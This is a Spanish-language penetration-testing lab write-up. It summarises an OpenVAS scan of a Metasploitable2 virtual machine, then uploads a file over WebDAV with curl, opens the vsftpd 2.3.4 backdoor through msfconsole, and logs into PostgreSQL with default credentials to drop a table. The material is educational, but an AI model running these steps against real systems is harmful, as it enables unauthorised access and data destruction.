
Information | Results (67 of 605) | Hosts (1 of 1) | Ports (18 of 23) | Applications (20 of 20) | Operating Systems (1 of 1) | CVEs (34 of 34) | Closed CVEs (0 of 0) | TLS Certificates (2 of 2) | Error Messages (0 of 0) | User Tags (0)

1 - 1 of 1

Operating System	CPE	Hosts	Severity ▼
Ubuntu 8.04	cpe:/o:canonical:ubuntu_linux:8.04	1	10.0 (High)

(Applied filter: apply_overrides=0 levels=hmlgt rows=100 min_qod=70 first=1 sort-reverse=severity)


1 - 1 of 1



Information | Results (67 of 605) | Hosts (1 of 1) | Ports (18 of 23) | Applications (20 of 20) | Operating Systems (1 of 1) | CVEs (34 of 34) | Closed CVEs (0 of 0) | TLS Certificates (2 of 2) | Error Messages (0 of 0) | User Tags (0)

1 - 34 of 34

CVE	NVT	Hosts	Occurrences	Severity ▼
CVE-1999-0618	The rexec service is running	1	1	10.0 (High)
CVE-2008-5304 CVE-2008-5305	TWiki XSS and Command Execution Vulnerabilities	1	1	10.0 (High)
CVE-2020-1938	Apache Tomcat AJP RCE Vulnerability (Ghostcat)	1	1	9.8 (High)
CVE-2011-2523	vsftpd Compromised Source Packages Backdoor Vulnerability	1	2	9.8 (High)
CVE-2001-0645 CVE-2004-2357 CVE-2006-1451 CVE-2007-2554 CVE-2007-6081 CVE-2009-0919 CVE-2014-3419 CVE-2015-4669 CVE-2016-6531 CVE-2018-15719	MySQL / MariaDB Default Credentials (MySQL Protocol)	1	1	9.8 (High)
CVE-2012-1823 CVE-2012-2311 CVE-2012-2336 CVE-2012-2335	PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities - Active Check	1	1	9.8 (High)
CVE-2004-2687	DistCC RCE Vulnerability (CVE-2004-2687)	1	1	9.3 (High)
CVE-2016-7144	UnrealIRCd Authentication Spoofing Vulnerability	1	1	8.1 (High)
CVE-2010-2075	UnrealIRCd Backdoor	1	1	7.5 (High)
CVE-1999-0501 CVE-1999-0502 CVE-1999-0507 CVE-1999-0508 CVE-2001-1594 CVE-2013-7404 CVE-2014-9198 CVE-2015-7261 CVE-2016-8731 CVE-2017-8218 CVE-2018-9068 CVE-2018-17771 CVE-2018-19063 CVE-2018-19064	FTP Brute Force Logins Reporting	1	2	7.5 (High)
CVE-1999-0651	The rlogin service is running	1	1	7.5 (High)
CVE-1999-0651	rsh Unencrypted Cleartext Login	1	1	7.5 (High)
CVE-2014-0224	SSL/TLS: OpenSSL CCS Man in the Middle Security Bypass Vulnerability	1	1	7.4 (High)
CVE-2009-4898	TWiki Cross-Site Request Forgery Vulnerability (Sep 2010)	1	1	6.8 (Medium)
CVE-2011-0411 CVE-2011-1430 CVE-2011-1431 CVE-2011-1432 CVE-2011-1506 CVE-2011-1575 CVE-2011-1926 CVE-2011-2165	Multiple Vendors STARTTLS Implementation Plaintext Arbitrary Command Injection V...	1	1	5.8 (Medium)
CVE-1999-0497	Anonymous FTP Login Reporting	1	1	6.4 (Medium)



Report:Thu, Dec 12, 2024 6:01 PM UTC

Information | Results (67 of 605) | Hosts (1 of 1) | Ports (18 of 23) | Applications (20 of 20) | Operating Systems (1 of 1) | CVEs (34 of 34) | Closed CVEs (0 of 0) | TLS Certificates (2 of 2) | Error Messages (0 of 0) | User Tags (0)

1 - 20 of 20

Application CPE	Hosts	Occurrences	Severity ▼
cpe:/a:beastx:vsftpd:2.3.4	1	1	9.8 (High)
cpe:/a:mysql:mysql:5.0.51a	1	1	9.8 (High)
cpe:/a:postgresql:postgresql:8.3.1	1	1	9.0 (High)
cpe:/a:unrealircd:unrealircd:3.2.8.1	1	1	8.1 (High)
cpe:/a:ietf:transport_layer_security:1.0	1	2	4.3 (Medium)
cpe:/a:apache:http_server:2.2.8	1	1	5.0 (Medium)

Como podemos observar en la imagen anterior, OpenVAS nos proporciona un resumen de la vulnerabilidad en concreto que selecciones, así como el método de detención usado, el impacto que pueda tener y la solución para parchearla, sin embargo, solo nos centraremos en explotar algunas de las vulnerabilidades y no en su posible defensa.


Explotación de algunas de las vulnerabilidades

En este apartado se explotarán las siguientes vulnerabilidades de la máquina Metasploitable2:

- **Apache Tomcat AJP RCE Vulnerability (Ghostcat):** Añadiremos archivos desde la máquina atacante en el servidor apache que corre en metasploitable
- **vsftpd Compromised Source Packages Backdoor Vulnerability:** Crearemos un direcitorio desde la máquina atacante para posteriormente desde metasploitable comprobar el resultado. Para explotar esta vulnerabilidad nos ayudaremos de msfconsole.
- **PostgreSQL Default Credentials (PostgreSQL Protocol):**
  1. Crearemos una tabla en postgresql desde metasploitable2.
  2. Desde la maquina atacante accederemos a la base de datos y haremos un DROP de la tabla confirmando así la vulnerabilidad.

Apache Tomcat AJP RCE Vulnerability (Ghostcat):

Este es el resumen de la vulnerabilidad ofrecido por OpenVas.




En primer lugar, comprobaremos cuales son los métodos que podemos ejecutar en el servidor apache de la maquina metasploitable verificando así que efectivamente es
vulnerable. Para ello, haremos uso del comando: curl -X OPTIONS http://192.168.1.138/dav/ -I siendo este el resultado.

```
┌──(root㉿K-LT1:localhost)-[~]
└─# curl -X OPTIONS http://192.168.1.138/dav/ -I

HTTP/1.1 200 OK
Date: Thu, 12 Dec 2024 20:19:06 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
DAV: 1,2
DAV: <http://apache.org/dav/propset/fs/1>
MS-Author-Via: DAV
Allow: OPTIONS,GET,HEAD,POST,DELETE,TRACE,PROPFIND,PROPPATCH,COPY,MOVE,LOCK,UNLOCK
Content-Length: 0
Content-Type: httpd/unix-directory
```

Como podemos observar en la ilustración anterior, no solo podemos cargar archivos en el servidor con POST, sino que también podríamos eliminarlos con DELETE, en este caso vamos a simplemente subir un archivo al servidor desde el atacante a modo de prueba. Primero, crearemos un archivo de prueba archivo_prueba.txt


```
┌──(root㉿K-LT1:localhost)-[~]
└─# cat /home/dit/Escritorio/archivo_prueba.txt
Tu servidor es vulnerable :)
```

Posteriormente, haremos uso del comando curl -T archivo_prueba.txt http://192.168.1.138/dav/ siento este el resultado.




vsftpd Compromised Source Packages Backdoor Vulnerability

El resumen que ofrece OpenVAS sobre esta vulnerabilidad es el siguiente.




Tratándose de una vulnerabilidad de backdoor. Como se mencionó previamente, para realizar este apartado, nos ayudaremos de la herramienta msfconsole.

En primer lugar, arrancaremos la herramienta e introduciremos el comando search vsftp 2.3.4 para verificar que existe la vulnerabilidad.



Posteriormente accedemos a la vulnerabilidad que queremos explotar con el comando use 0 (id de la vulnerabilidad), luego comprobamos los parámetros necesarios siendo este el resultado.



Completamos el parámetro RHOST requerido para poder llevar a cabo el ataque mediante el comando set rhost 192.168.1.138 (ip metasploitable).

En este momento ya estaríamos dentro de la maquina metasploitable, para comprobarlo creamos un directorio luego desde la maquina metasploitable comprobamos si efectivamente aparecen los cambios realizados desde el atacante.

Creamos 3 carpetas desde el lado del atacante han sido los siguientes, nótese que la consola ofrecida es bastante simple.

```
mkdir desde_kali
mkdir otro_ejemplo
mkdir otro_mas
```

Si listamos los directorios desde la máquina metasploitable, veremos que se han creado nuevas carpetas, y que pertenecen al usuario root y grupo root (los cuales no forman parte de Metasploitable si no de Kali)

```
msfadmin@metasploitable:~$ ls
desde_kali  otro_ejemplo  otro_mas  vulnerable
msfadmin@metasploitable:~$ ls -l
total 16
drwx------ 2 root     root     4096 2024-12-12 19:15 desde_kali
drwx------ 2 root     root     4096 2024-12-12 19:15 otro_ejemplo
drwx------ 2 root     root     4096 2024-12-12 19:15 otro_mas
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$
```

Podemos por ejemplo hacer lo siguiente desde el atacante

```
chmod 777 desde_kali
cd desde_kali
echo "soy un atacante" > prueba.txt
chmod 777 prueba.txt
```

Siendo este el resultado desde le punto de vista de Metasploitable

```
msfadmin@metasploitable:~$ ls -l
total 16
drwxrwxrwx 2 root     root     4096 2024-12-12 19:15 desde_kali
drwx------ 2 root     root     4096 2024-12-12 19:15 otro_ejemplo
drwx------ 2 root     root     4096 2024-12-12 19:15 otro_mas
drwxr-xr-x 6 msfadmin msfadmin 4096 2010-04-27 23:44 vulnerable
msfadmin@metasploitable:~$ cd desde_kali/
msfadmin@metasploitable:~/desde_kali$ ls
msfadmin@metasploitable:~/desde_kali$ ls
prueba.txt
msfadmin@metasploitable:~/desde_kali$ cat prueba.txt
soy un atacante
msfadmin@metasploitable:~/desde_kali$ _
```

Como podemos observar todas las modificaciones creadas desde el atacante se han aplicado perfectamente a la máquina Metasploitable


PostgreSQL Default Credentials (PostgreSQL Protocol)

En primer lugar, crearemos una tabla en PostgreSQL desde Metasploitable.


```
postgres=# CREATE DATABASE prueba
postgres-# ;
CREATE DATABASE
postgres=# \c prueba
You are now connected to database "prueba".
prueba=# CREATE TABLE info_confidencial (
prueba(# id SERIAL PRIMARY KEY,
prueba(# dni VARCHAR (30),
prueba(# cuenta_bancario VARCHAR (30)
prueba(# );
NOTICE:  CREATE TABLE will create implicit sequence "info_confidencial_id_seq" f
or serial column "info_confidencial.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "info_confidencia
l_pkey" for table "info_confidencial"
CREATE TABLE
prueba=# INSERT INTO info_confidencial (dni,cuenta_bancario)
prueba-# VALUES ('29625888F', 'ES92 6549 2832 9384 8283');
INSERT 0 1
prueba=# select * from info_confidencial;
 id |    dni    |     cuenta_bancario
----+-----------+-------------------------
  1 | 29625888F | ES92 6549 2832 9384 8283
(1 row)

prueba=#
```

Hay que destacar que la base de datos es simple, la hemos creado con el fin de mostrar que puede ser borrada de manera sencilla por parte del atacante aprovechando una vulnerabilidad.


Gracias al escaneo realizado con OpenVAS, tenemos la siguiente información




De manera que podemos logearnos sin problemas y modificar a nuestro antojo la base de datos, de manera que desde el lado del atacante lo único que tendremos que hacer es conectarno a la base de datos remota e introducir la contraseña postgres, el resultado será el siguiente (Nótese que la IP de Metasploitable ha cambiado debido a que las pruebas se realizaron en días diferentes).



La ilustración anterior permite verificar que la conexión a la base de datos ha sido un éxito, en este momento el atacante puede eliminar la base de datos, robar datos… Si hacemos un DROP de la tabla este será el resultado.





Como podemos observar, el atacante ha conseguido eliminar la tabla info_confidencial aprovechando la vulnerabilidad que OpenVAS ofreció.